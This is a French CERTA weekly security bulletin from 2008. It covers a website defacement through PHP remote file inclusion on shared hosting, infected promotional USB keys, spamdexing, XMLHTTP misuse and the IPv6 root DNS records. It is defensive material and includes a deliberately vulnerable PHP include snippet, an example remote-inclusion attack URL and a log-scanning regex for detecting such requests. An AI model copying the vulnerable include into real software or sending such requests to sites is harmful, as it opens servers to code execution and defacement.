Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE
PREMIER MINISTRE

S . G . D . S . N
Agence nationale de la sécurité des systèmes d'information
CERTA

Paris, le 08 février 2008
N° CERTA-2008-ACT-006

Affaire suivie par :
CERTA

BULLETIN D'ACTUALITÉ

Objet : Bulletin d'actualité 2008-06

Gestion du document

Référence	CERTA-2008-ACT-006
Titre	Bulletin d'actualité 2008-06
Date de la première version	08 février 2008
Date de la dernière version	–
Source(s)	
Pièce(s) jointe(s)	Aucune

TAB. 1 – *Gestion du document*

Une gestion de version détaillée se trouve à la fin de ce document.

Le bulletin d'actualité est disponible dans son intégralité et au format PDF à l'adresse suivante :
http://www.certa.ssi.gouv.fr/site/CERTA-2008-ACT-006.pdf
Un extrait du bulletin, ne reprenant que les articles de la semaine, se trouve en HTML à l'adresse suivante :
http://www.certa.ssi.gouv.fr/site/CERTA-2008-ACT-006/

1 Les incidents traités cette semaine

1.1 Mutualisation de sites

1.1.1 L'incident

Cette semaine, le CERTA a traité un incident concernant la défiguration silencieuse d'un site internet de l'administration. Seule une page a été ajoutée à la racine du site, donnant la signature de l'attaquant.

Après analyse des fichiers journaux, il est vite apparu que l'intrus n'a pas exploité de vulnérabilité du site de l'administration, mais d'un autre site sur le même serveur. Celui-ci hébergeait en fait une dizaine de sites Internet, dont l'un était vulnérable à des inclusions à distance de scripts écrits en PHP. Il est également apparu qu'un autre site de l'administration se trouvait sur le même serveur.

L'utilisation d'un *shell php* via cette inclusion a donné à l'intrus la possibilité de modifier tout le contenu web, puisqu'il obtient alors les droits de l'utilisateur en charge du service web.

Si cet incident ne sort pas de l'ordinaire, le CERTA tient toutefois à rappeler qu'il est recommandé de choisir des solutions d'hébergement non mutualisé, surtout si l'on ne maîtrise pas le serveur en question. Cela peut poser de nombreux problèmes, notamment de disponibilité (matériel non contrôlé), d'intégrité (cas de cet article), voire de confidentialité (bases de données communes).

Enfin, le fait d'avoir un site co-hébergé avec d'autres sur un même serveur peut être un obstacle face à la réponse aux incidents de sécurité informatique (obtention des fichiers journaux du seul site et non du serveur, par exemple), selon les clauses prévues par le contrat. La note d'information CERTA-2005-INF-005 (voir ci-dessous) donne plus de recommandations à ce sujet.

1.1.2 Documentation

– CERTA-2005-INF-005 : « Les bonnes pratiques concernant l'hébergement mutualisé » : http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-005/

1.2 Point de salut sans contacts

Cette semaine le CERTA a constaté plusieurs incidents relatifs à des hébergements de contenu malveillant sur des sites web. Une fois le contenu frauduleux constaté, l'une des premières étapes du traitement d'un incident est de trouver le moyen de contacter le responsable du site. Quand le site est celui d'un correspondant, le contact est relativement facile à trouver en passant par un annuaire interne, la chaîne fonctionnelle ou encore des contacts privilégiés.

Pour ces incidents, ce n'était pas le cas, et les seuls moyens de trouver un contact valide sont :

– un contact présent sur le site web, dans le cas où ce dernier n'a pas été modifié par l'attaquant ;
– le responsable du nom de domaine, mais plusieurs services sur l'Internet proposent de déposer un nom de domaine de manière anonyme ;
– le propriétaire de l'adresse IP hébergeant le site, mais la base (`RIPE` par exemple) n'est pas toujours correctement renseignée.

La mise à disposition de ces informations peut présenter une source de nuisance (*spam*), mais il s'agit du seul moyen d'être averti le plus rapidement possible d'un incident de sécurité.

Concernant les données liées aux adresses IP françaises, la base `RIPE`, interrogeable par la commande `whois`, permet de définir plusieurs niveaux de responsabilité pour une même classe d'adresses IP. Ces informations se définissent dans les champs `mnt-by`, `irt`, `person` qui sont liées à des coordonnées permettant de trouver un contact en cas d'incident.

Le CERTA rappelle que ces données doivent être correctement renseignées et maintenues à jour. Il est également préférable de mettre des adresses électroniques et des numéros de téléphone génériques afin de garantir la pérennité des contacts en cas de changement ou d'absence du responsable.

1.3 Supports informatiques publicitaires : vigilance

1.3.1 L'anecdote classique

Un employé remet à un partenaire un objet publicitaire, par exemple pour présenter sa société ou comme signe de bonnes relations. Le modernisme, et peut-être un esprit de développement durable, font préférer un support informatique à un dossier papier. Cette semaine, une clé USB publicitaire a été remise à une administration. Avant la première utilisation, elle a été analysée : elle contenait un fichier contaminé par un virus. Ce virus, ancien et connu des éditeurs d'antivirus, a été détecté et éradiqué. La société qui utilisait ce support a bien entendu été informée de cette contamination.

1.3.2 Les variantes

Cette mésaventure s'était déjà produite avec des clés d'autres partenaires, issues d'autres fabricants. Elle se rencontre également avec des CD-ROM ou des DVD.

Ces objets publicitaires sont souvent réalisés par des sous-traitants, comme les bloc-notes ou les stylos à effigie. Le suivi revient à des services de communication extérieurs et non aux informaticiens ou aux correspondants directs. De ces faits, même si la société qui fait sa publicité est spécialisée en sécurité, le produit publicitaire ne bénéficie pas de la même rigueur que les productions internes.

1.3.3 Recommandations

Les supports amovibles, même neufs, même offerts par des partenaires « de confiance », ne doivent pas être utilisés sans précautions.

La connexion du support à un « sas » avant l'utilisation sur le SI permet de réaliser l'analyse du support et d'entreprendre les actions préventives ou correctives.

La désactivation de l'exécution automatique (CD-ROM, clés U3) est un préalable. Cette désactivation donne au moins le temps d'analyser le support et de réagir en cas de problème.

Un effacement et un formattage (remise complète à zéro) sont réalisables sur les supports réinscriptibles vierges (clés USB).

Une conversion de format (fichiers bureautiques) ou l'utilisation de logiciels alternatifs peut révéler des anomalies dans les contenus.

L'analyse antivirale est un moyen de dégrossir. Il ne faut cependant jamais perdre de vue les limites des antivirus.

1.3.4 Documentation

– Risques associés aux clés USB :
http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-006/

2 Nouveau portail gouvernemental sur la sécurité informatique

Le Secrétariat Général de la Défense nationale (SGDN) a ouvert, le 07 février 2008, un portail sur la sécurité informatique, à destination du grand public.

http://www.securite-informatique.gouv.fr

Il propose en particulier :

– les dix commandements de la sécurité qu'il faudrait connaître et respecter ;
– des fiches techniques apportant une information concrète et vulgarisée sur plusieurs sujets ;
– des guides de configuration permettant de paramétrer correctement, de manière pédagogique, des logiciels et des systèmes d'exploitation ;
– des sujets d'actualité relatifs à la sécurité informatique en général ;
– des signalements de problèmes et de vulnérabilités sur des applications grand public ;
– des modules interactifs d'autoformation pour approfondir des connaissances sur la sécurité informatique. Trois sont actuellement disponibles, sur l'authentification, les mots de passe et la politique de sécurité (PSSI).

Un logiciel de sensibilisation et de « premier diagnostic » devrait être prochainement disponible.

Ces initiatives, faites en collaboration avec plusieurs partenaires, visent, conformément aux décisions du comité interministériel pour la société de l'information du 11 juillet 2006, à développer la sensibilisation et l'information du public en matière de sécurité informatique et sur l'internet.

3 L'indexation et le "*spamdexing*"

Les sites se sont multipliés tant et si bien que l'originalité ne suffit plus depuis longtemps pour être visible sur la toile : la popularité et la visibilité s'appuient sur un système d'indexation, i.e. être dans les premières réponses proposées par les moteurs de recherche. Le principe de base pour catégoriser une page repose sur l'URL, les mots clés, le contenu et le nombre de liens la pointant.

Des sites abusent de ces moyens pour améliorer leur classement. Certains appellent cela le *spamdexing* (contraction de *spam* et *index*). Ils créent par exemple des URL « à rallonge » qui contiennent beaucoup de mots clefs, plus ou moins en relation avec le contenu de la page, parfois pas du tout. Plusieurs de ces longues adresses virtuelles peuvent être créées, ne faisant que rerouter vers une seule et même page affichable dans un navigateur.

Par exemple, le site SiteEnSecurite.tld pourrait essayer d'augmenter son score de référencement en créant l'adresse suivante, qui pointerait vers sa page d'accueil :

`http://SiteEnSecurite.tld/informations_securite_malware_ssi_virus_vulnerabilite`

Mais SiteEnSecurite.tld pourrait aussi essayer d'élargir son champs de référencement en créant :

`http://SiteEnSecurite.tld/haricot_salade_chou_carotte_endive_lentilles`

Si la première adresse est justifiable, le sujet étant respecté même si la page n'existe pas, la seconde serait clairement du *spamdexing*. Le lecteur comprendra bien sûr que dans les cas visibles actuellement sur l'Internet, les thèmes ne sont pas ceux du monde végétal.

Beaucoup d'autres méthodes existent et sont de plus en plus détectées par les moteurs de recherche qui n'hésitent pas à prendre des mesures draconiennes en choisissant de ne plus référencer les pages en question.

En tant qu'internaute, les premiers liens retournés par les moteurs n'étant donc pas forcément légitimes, il ne faut pas cliquer dessus par défaut, et il ne faut pas utiliser les options activant la redirection automatique vers la première adresse retournée. Un comparatif des résultats retournés par plusieurs moteurs de recherche peut également être utile.

Il s'agit du 5ième commandement présenté sur le nouveau portail sur la sécurité de l'Internet :

`Ne pas cliquer trop vite sur des liens`

Documentation

- Les 10 commandements de la sécurité sur l'Internet :
  http://www.securite-informatique.gouv.fr/gp_rubrique34.html
- Bloc-notes de Matt Cutts :
  http://www.mattcutts.com/blog/notifying-webmasters-of-penalties/

4 Utilisation de *XMLHTTP* sur un serveur web

Des serveurs web offrent parfois la possibilité d'utiliser la fonctionnalité *XMLHTTP* afin de communiquer entre serveurs. Cette fonctionnalité qui était à l'origine prévue pour les communications client/serveur repose sur les bibliothèques *MSXML* et *WinHTTP* lorsque celles-ci sont mises en oeuvre par `Microsoft`. Des informations ont été publiées cette semaine détaillant un détournement de cette fonctionnalité via des scripts spécialement conçus. Ce détournement permet l'envoi au client d'informations concernant le serveur ayant exécuté ces scripts mais également d'effectuer un rebond via ce serveur afin d'atteindre d'autres machines du réseau interne. Les conséquences peuvent être très nombreuses et dangereuses pour une entité permettant à son serveur web de se connecter à d'autres machines présentes sur le même réseau.

Le CERTA tient donc à rappeler les règles suivantes afin de limiter les risques d'exploitation de ce détournement de fonctionnalité :

- filtrer les flux sortant des serveurs ;
- utiliser de *ServerXMLHTTP* qui est apparu dans la version 3.0 de *XMLHTTP*. Cette classe a été spécialement créée afin de mettre en place des communications *HTTP* entre serveurs et limiter les fonctionnalités et donc les impacts de celles-ci sur les systèmes ;
- placer les serveurs web dans une DMZ dédiée afin qu'ils ne puissent communiquer avec d'autres types de serveurs.

5 Les inclusions de fichiers à distance

L'incident mentionné dans la première section de ce bulletin a trait à l'inclusion de fichiers à distance sur un site vulnérable écrit en PHP. Le CERTA a publié l'an dernier la note d'information CERTA-2007-INF-002 concernant les bonnes pratiques liées au langage PHP.

http://www.certa.ssi.gouv.fr/site/CERTA-2007-INF-002/

Une méthode « classique » d'attaque des serveurs consiste à profiter d'une vulnérabilité PHP, soit intrinsèque aux modules tiers utilisés, soit directement liée au développement du site, afin d'interpréter du code malveillant sur le serveur.

Cette méthode permet alors plusieurs actions :

- modifier l'aspect visuel de la page : on parle alors de défiguration ;
- insérer du code malveillant, qui sera interprété par les navigateurs des visiteurs du site ;
- utiliser le site comme relais ou moyen de stockage de données ;
- insérer des scripts permettant d'exécuter des actions sur le serveur (*remote shell*) ;
- envoyer des courriers non sollicités depuis le serveur ;
- etc.

Une inclusion peut être de différentes formes. En voici un exemple :

```
<?php
        $page=$_GET['page'];
        include($page);
?>
```

La variable est ici explicite (« page »), mais peut être plus incidieuse.

Les mesures classiques s'appliquent pour éviter de telles inclusions. Les éléments périphériques, dont le pare-feu, doivent s'assurer que le serveur n'émet pas de requêtes vers un site tiers, sauf éventuellement une liste bien définie et un flux déterminé.

Le serveur doit être également vérifié, avec des tests d'intégrité réguliers, et le code PHP doit faire l'objet de certains contrôles. Dans le cas où l'inclusion concerne des fichiers locaux, l'exemple suivant peut intégrer un contrôle de la forme :

```
        if(file_exists($filename)) {
                include($filename);
        } else {
                include('index.php');
        }
```

Ce simple test permet déjà de vérifier si le fichier à inclure existe. Dans le cas contraire, il inclut une page par défaut.Ce test ne suffit bien sûr pas, car il reste toujours possible d'inclure des fichiers locaux normalement non atteignables (fichiers journaux par exemple) ou des instructions PHP directement interprétées. Plusieurs contrôles sont donc nécessaires.

D'autres exemples ont été publiés dans le bulletin d'actualité CERTA-2007-ACT-003 du 19 janvier 2007.

– Bulletin d'actualité CERTA-2007-ACT-003, « Les inclusions de pages PHP », 19 janvier 2007 : http://www.certa.ssi.gouv.fr/site/CERTA-2007-ACT-003/

La difficulté majeure consiste à bien identifier toutes les variables pouvant être exploitées, tout comme « page » dans notre exemple. Une autre méthode complémentaire de l'analyse du code consiste donc à observer les journaux de connexions au site, à la recherche d'entrées de la forme :

```
http://MonSite1.tld/index.php?page=http://MonSite2.tld/includeCode.gif?
```

Le lecteur comprendra donc qu'il peut être utile, dans l'analyse des journaux du serveur Web, de partir à la recherche de telles requêtes.

Cela peut se faire sous forme d'expressions régulières, comme par exemple sous Perl :

```
cat Fichier_Log | cut -f10 | perl -ne 'print "$1 $2 $3\n" if
        /(.*)\?(.*)=(http|ftp|https):\/\/(.*)/' | sort -u | tee Resultat.txt
```

Chacune de ces lignes est à analyser en fonction du code de retour HTTP (exemple : 200). Il faut alors se reporter directement au code associé à la variable permettant l'inclusion pour s'assurer que celle-ci filtre correctement les paramètres qui lui sont adressés. Il faut également refaire des tests similaires si les journaux laissent apparaître d'autres tentatives d'encodage pour le caractère "?", comme sa valeur hexadécimale `%3F`.

Cet exemple est anecdotique et la ligne de commandes n'est pas universelle. Cet exemple est loin d'être abouti et complet, mais il permet de valider deux points distincts :

1. l'analyse de journaux permet d'identifier les requêtes agressives à destination du site ;
2. l'analyse des journaux est un moyen complémentaire d'audit pour identifier les variables particulières qui peuvent être accessibles par des requêtes externes.

6 Les serveurs DNS racines se mettent à IPv6

6.1 Les faits

Le 04 février 2008, de nouvelles entrées de type AAAA ont été appliquées à certains serveurs DNS racines. Il s'agit d'intégrer les adresses IPv6 des serveurs, maintenant accessibles par ce protocole réseau.

Les entrées sont donc les suivantes à la date de rédaction du bulletin :

Autorité	Adresse IPv6	Préfixe
A.ROOT-SERVERS.NET	2001:503:ba3e::2:30	/48
F.ROOT-SERVERS.NET	2001:500:2f::f	/48
H.ROOT-SERVERS.NET	2001:500:1::803f:235	/48
J.ROOT-SERVERS.NET	2001:503:c27::2:30	/48
K.ROOT-SERVERS.NET	2001:7fd::1	/32
M.ROOT-SERVERS.NET	2001:dc3::35	/32

Les mises à jour de la liste complète des adresses (IPv4 et IPv6) des serveurs racines sont accessibles par les liens réticulaires suivants :

```
ftp://rs.internic.net/domain/named.root (serveur géré par VeriSign
ftp://ftp.internic.net/domain/named.root
http://www.internic.net/zones/named.root (serveur géré par l'ICANN)
```

Les signatures des fichiers téléchargés sont également disponibles dans les répertoires associés.

Dans le cas par exemple de Microsoft Windows Server 2003, le fichier équivalent, contenant les informations des serveurs racines se trouve par défaut dans :

```
C:\winnt\System32\DNS\cache.dns
```

Ce fichier se trouve sous Bind par défaut dans :

```
/var/named/named.root
```

6.2 Des effets ?

Cette mise à jour peut avoir des effets secondaires. Les calculs sont simples : le RFC 1035 stipule que les paquets UDP ne doivent pas avoir de données DNS excédent une taille de 512 octets. Or chaque entrée AAAA occupe une taille de 28 octets dans la trame DNS, donc il faut prévoir, dans le cas d'une simple mise à jour de la liste complète des serveurs (ce qui porte le nom de *priming*) au minimum 811 octets de réponse.

Ces informations concernant l'adresse IPv6 des serveurs racines sont visibles dans la section *additional records* des données de réponses DNS.

La seule difficulté est ainsi le dépassement des 512 octets initialement prévus. Pour répondre à ce problème, il est possible d'utiliser l'option particulière EDNS0 détaillée dans le standard RFC 2671. Elle consiste à étendre le champ de réponses RR, ou *resource records*. Cette option a été normalisée en août 1999, et est mise en oeuvre dans BIND depuis sa branche 9. L'ICANN a cependant effectué plusieurs processus de tests avant d'autoriser l'ajout des adresses IPv6 aux serveurs racines. Les conclusions de ces tests sont disponibles et publics.

Il est dit en particulier :

"The results indicate that "modern day" (post 2000) DNS products used as recursive name servers are able to bootstrap when AAAA records are present in the root hints or equivalent configuration data."

Il semble effectivement que la plupart des serveurs et des systèmes d'exploitation tolèrent le type AAAA, et savent manipuler l'option EDNS0. Cela est beaucoup moins évident pour les équipements voisins qui filtrent et interprètent les trames : pare-feux, routeurs, sondes de détection d'intrusion, analyseurs de trafic, etc.

Il faut également avoir conscience que la présence (ou absence) d'une telle option peut modifier les résultats retournés. Par exemple, avec l'outil dig, le paramètre +bufsize= permet de préciser dans l'option EDNS0 le nombre d'octets possibles pouvant être retournés sans gêne dans la réponse.

Il est intéressant de comparer les deux requêtes suivantes (le choix du serveur f.root-servers.net est ici arbitraire) :

```
labo.labo$ dig @f.root-servers.net ns

(...) # deux enregistrements AAAA présentés : serveurs racines A et F
;; MSG SIZE     rcvd:   492

labo.labo$ dig @f.root-servers.net ns +bufsize=800
```

```
(...) # six enregistrements AAAA présentés : serveurs racines A, F, H, J, K, M
;; MSG SIZE     rcvd:   615
```

La première requête peut être répétée plusieurs fois. Les mêmes résultats seront systématiquement retournés. Cela signifie que l'équité concernant la distribution des requêtes vers les serveurs racines n'est pour le moment pas assurée avec IPv6.

6.3 Recommandations du CERTA

L'ICANN a entrepris sa migration vers IPv6 ; les administrateurs doivent prendre des décisions.

Le CERTA a publié la note d'information CERTA-2006-INF-006 à ce sujet. Celle-ci précise, en particulier, qu'il n'est pas possible à l'heure actuelle de ne pas être concerné par IPv6. Les nouveaux protocoles associés doivent être maitrisés et la politique de sécurité doit prendre compte ces derniers (politique de filtrage, politique de désactivation des piles protocolaires dans les configurations, etc.).

Il s'agit ici d'un cas concret de décision et d'action :

- si la migration vers IPv6 n'est pas envisagée, il est important de vérifier que les fichiers de configuration n'incluent pas ces nouvelles modifications (en particulier les distributions des systèmes d'exploitation à venir ainsi que les mises à jour de celles actuelles).
- si la migration est planifiée, alors il faut mettre à jour l'adressage des serveurs racine et s'assurer que les éléments périmétriques déployés peuvent gérer correctement ces changements, en particulier des requêtes et réponses de type AAAA et des trames dont les données DNS dépassent 512 octets au moyen de l'option `EDNS0`.

6.4 Documentation associée

- Présentation par RIPE des premières activités (requêtes pour des enregistrements AAAA) du serveur racine K-root le 04 et 05 février 2008 :
  http://ripe.net/news/k-root-aaaa-announcement.html
- Rapport de l'IANA publié le 29 ajnvier 2008, "IPv6 Addresses for the Root Servers" :
  http://www.iana.org/reports/root-aaaa-announcement.html
- RFC 2671, "Extension Mechanisms for DNS (EDNS0)", août 1999 :
  http://www.ietf.org/rfc/rfc2671.txt
- ICANN, "Testing Firewalls for IPv6 and EDNS0 Support", mars 2007 :
  http://www.icann.org/committees/security/sac016.htm
- ICANN, "Testing Recursive Name Servers for IPv6 and EDNS0 Support", mars 2007 :
  http://www.icann.org/committees/security/sac017.htm
- ICANN, "Accommodating IP Version 6 Address Resource Records for the Root of the Domain Name System", version 1.0 :
  http://www.icann.org/committees/security/sac018.pdf
- Documentation et présentation des serveurs racines :
  http://www.root-servers.org

7 Ports observés

Le tableau 3 et la figure 1 montrent les rejets pour les ports sous surveillance que nous avons constatés sur des dispositifs de filtrage, entre le 31 janvier et le 07 février 2008.

8 Liens utiles

- Mémento sur les virus :
  http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-002/
- Note d'information du CERTA sur l'acquisition de correctifs :
  http://www.certa.ssi.gouv.fr/site/CERTA-2001-INF-004/
- Note d'information du CERTA sur les systèmes obsolètes :
  http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-003/

– Note d'information du CERTA sur les bonnes pratiques concernant l'hébergement mutualisé : http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-005/
– Note d'information du CERTA sur les mots de passe : http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-001/
– Note d'information sur la terminologie d'usage au CERTA : http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-002/
– Note d'information du CERTA sur les enjeux de sécurité liés à une migration vers IPv6 : http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-004/
– Unix security checklist version 2.0 du 8 octobre 2001 (Publication du CERT australien) : http://www.auscert.org.au/render.html?it=1935
– Note d'information du CERTA sur les risques associés aux clés USB : http://www.certa.ssi.gouv.fr/site/CERTA-2000-INF-006/
– Note d'information du CERTA sur les outils d'indexation et de recherche : http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-009/
– Note d'information du CERTA sur la gestion des noms de domaine : http://www.certa.ssi.gouv.fr/site/CERTA-2007-INF-001/
– Note d'information du CERTA sur le bon usage de PHP : http://www.certa.ssi.gouv.fr/site/CERTA-2007-INF-002/

9 Rappel des avis émis

Dans la période du 01 au 07 février 2008, le CERTA a émis les avis suivants :

– CERTA-2008-AVI-041 : Vulnérabilité dans Tripwire
– CERTA-2008-AVI-042 : Vulnérabilité d'UltraVNC
– CERTA-2008-AVI-043 : Vulnérabilité dans Novell GroupWise WebAccess
– CERTA-2008-AVI-044 : Vulnérabilité dans Sun Java Runtime Environment
– CERTA-2008-AVI-045 : Vulnérabilités dans MPlayer et xine-lib
– CERTA-2008-AVI-046 : Vulnérabilités dans IBM Informix Dynamic Server
– CERTA-2008-AVI-047 : Vulnérabilité dans Symantec Backup Exec System Recovery Manager
– CERTA-2008-AVI-048 : Plusieurs vulnérabilités dans IBM DB2 UDB
– CERTA-2008-AVI-049 : Vulnérabilité dans des produits SAP
– CERTA-2008-AVI-050 : Vulnérabilité dans HP OpenView Node Manager (OV NNM)
– CERTA-2008-AVI-051 : Vulnérabilité dans Avaya Distributed Office
– CERTA-2008-AVI-052 : Vulnérabilités dans des produits Novell
– CERTA-2008-AVI-053 : Vulnérabilités dans Adobe Reader
– CERTA-2008-AVI-054 : Vulnérabilité dans ACDSee Photo Manager
– CERTA-2008-AVI-055 : Vulnérabilité dans Symantec Altiris Notification Server Agent
– CERTA-2008-AVI-056 : Vulnérabilité dans la pile IPv6 du projet KAME
– CERTA-2008-AVI-057 : Multiples vulnérabilités dans HP Storage Essentials SRM
– CERTA-2008-AVI-058 : Vulnérabilité dans IBM WebSphere Edge Server
– CERTA-2008-AVI-059 : Vulnérabilités dans Apple QuickTime et iPhoto

Pendant la même période, l'alerte et les avis suivants ont été mis à jour :

– CERTA-2008-ALE-001-002 : Vulnérabilité dans Apple QuickTime
(correction apportée par Apple dans la version 7.4.1 de QuickTime)
– CERTA-2007-AVI-108-002 : Vulnérabilité dans Apache Tomcat
(ajout de la référence au bulletin de sécurité Cisco)
– CERTA-2008-AVI-022-001 : Vulnérabilité dans libxml2
(ajout de la référence aux bulletins ASA-2008-047 et ASA-2008-050 d'Avaya)
– CERTA-2008-AVI-038-001 : Multiples vulnérabilités dans IBM AIX
(ajouts des références CVE et des différentes notes de support IBM)

10 Actions suggérées

10.1 Respecter la politique de sécurité

La Politique de Sécurité des Systèmes d'Information (PSSI) est l'ensemble formalisé dans un document applicable, des directives, procédures, codes de conduite, règles organisationnelles et techniques, ayant pour objectif la protection des systèmes d'inf ormation de l'organisme. Elle traduit la reconnaissance officielle de l'importance accordée par la direction générale de l'orga nisme à la sécurité de ses systèmes d'information. D'une manière générale, elle contient une partie relative aux éléments stratégiques de l'organisme (périmètre, contexte, enjeux, orientations stratégiques en matière de SSI, référentiel règlementaire, échelle de sensibilité, besoins de sécurité, menaces) et une partie relative aux règles de sécurité applicables. Elle constitue donc une traduction concrète de la stratégie de sécurité de l'organisme.

Quoique puisse suggérer ce document, la politique de sécurité en vigueur dans votre service doit primer.

Cette section précise néanmoins quelques mesures générales de nature à vous prémunir contre les agressions décrites dans ce document. En effet, la sécurité des systèmes d'information ne repose pas exclusivement sur des outils, mais aussi sur une organisation et des politiques.

10.2 Concevoir une architecture robuste

A la lumière des enseignements tirés de ce qui a été présenté dans les bulletins d'actualité, il convient de vérifier que les applications mises en oeuvre (ou à l'étude) ont une architecture qui résiste aux incidents décrits.

10.3 Appliquer les correctifs de sécurité

Le tableau 2 rappelle les avis du CERTA correspondant aux applications ou codes malveillants relatifs aux ports étudiés dans les sections précédentes.

10.4 Utiliser un pare-feu

L'application des correctifs sur un parc informatique important n'est probablement pas immédiate. Un pare-feu correctement configuré peut retenir certaines attaques informatiques le temps d'appliquer les correctifs. Cependant un pare-feu peut donner une illusion de protection. Cette protection est brisée par la moindre introduction d'un ordinateur nomade dans la partie protégée. On remarque qu'il y a de nombreux paquets rejetés à destination de ports légitimement utilisés par des applications de prise de main à distance. La téléadministration correspond à une demande qui grandit avec la taille du parc à gérer. Les paquets rejetés montrent le risque associé à ce type d'application. Ce risque peut être amoindri par l'usage correct d'un pare-feu.

10.5 Analyser le réseau

De nombreux paquets rejetés étudiés correspondent aux ports ouverts par divers virus/vers/chevaux de Troie. Si votre politique de sécurité autorise le balayage des ports ouverts sur les postes de travail ou les serveurs, il peut s'avérer utile de le faire régulièrement afin de découvrir les machines potentiellement contaminées avant qu'un intrus ne le fasse à votre place.

L'analyse des journaux de votre pare-feu est une source pertinente d'informations pour la sécurité de votre réseau et de vos systèmes. Cela peut vous aider à anticiper des incidents en remarquant par exemple des activités anormales. Le COSSI/CERTA peut vous aider dans ce travail d'analyse.

10.6 Réagir aux incidents de sécurité

Organisez-vous pour réagir aux incidents de sécurité, en particulier, pour assurer une certaine continuité dans les équipes d'administration et de sécurité.

Le CERTA a pour mission de vous aider à répondre aux incidents de sécurité informatique.

Ne traitez pas les dysfonctionnements des machines à la légère. Dans certains incidents dans lesquels le CERTA intervient, les administrateurs des machines font spontanément part de petits dysfonctionnements inexpliqués et d'apparence anodine qui s'avèrent, au cours de l'analyse, être liés à un incident majeur de sécurité. N'hésitez pas à prendre contact avec le CERTA si vous constatez de l'activité sur les ports décrits ci-dessus.

10.7 Former et sensibiliser les utilisateurs

La sécurité d'un système d'information doit reposer sur une approche de défense en profondeur. Cela signifie, entre autres choses, que l'utilisateur est partie prenante de la sécurité. Sa vigilance, son niveau de formation et de sensibilisation participent à la sécurité du système. C'est pourquoi il est essentiel de prévoir des séances de formation et de sensibilisation des utilisateurs, acteurs de la sécurité. Pour vous aider dans ces actions, la DCSSI dispose d'un centre de formation :

http://www.formation.ssi.gouv.fr

11 Les bulletins d'actualité

L'objectif des *bulletins d'actualité* est de fournir une illustration par l'actualité récente de certaines mesures de sécurité pragmatiques à appliquer. Bien que par nature *a posteriori*, cette illustration a vocation à servir de base pour tirer des enseignements plus généraux à même de protéger contre des incidents futurs.

L'« actualité » est donnée par l'analyse de machines que le CERTA réalise dans le cadre de ses missions. Un fait est jugé d'actualité, s'il est à la fois récent et significatif, c'est à dire recoupé par différentes analyses.

Les *bulletins d'actualité* n'ont pas la prétention de constituer des statistiques fiables de l'activité informatique malveillante, mais ce qui nous semble avoir beaucoup plus d'intérêt, de montrer à partir d'exemples concrets, réels et anonymisés comment découvrir que l'on est ou a été attaqué et comment limiter l'impact de ces attaques.

La qualité des *bulletins d'actualité* sera améliorée grâce à votre participation. Si vous souhaitez participer, prenez contact avec le CERTA en accord avec votre chaîne fonctionnelle de la sécurité des systèmes d'information.



FIG. 1: Répartition relative des ports pour la semaine du 31.01.2008 au 07.02.2008

Port	Protocole	Service	Porte dérobée	Référence possible CERTA
21	TCP	FTP	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
22	TCP	SSH	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
23	TCP	Telnet	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER CERTA-2007-ALE-005-001
25	TCP	SMTP	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
42	TCP	WINS	–	http://www.certa.ssi.gouv.fr/site/CER
69	UDP	IBM Tivoli Provisioning Manager	–	http://www.certa.ssi.gouv.fr/site/CER
80	TCP	HTTP	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
106	TCP	MailSite Email Server	–	– http://www.certa.ssi.gouv.fr/site/CER
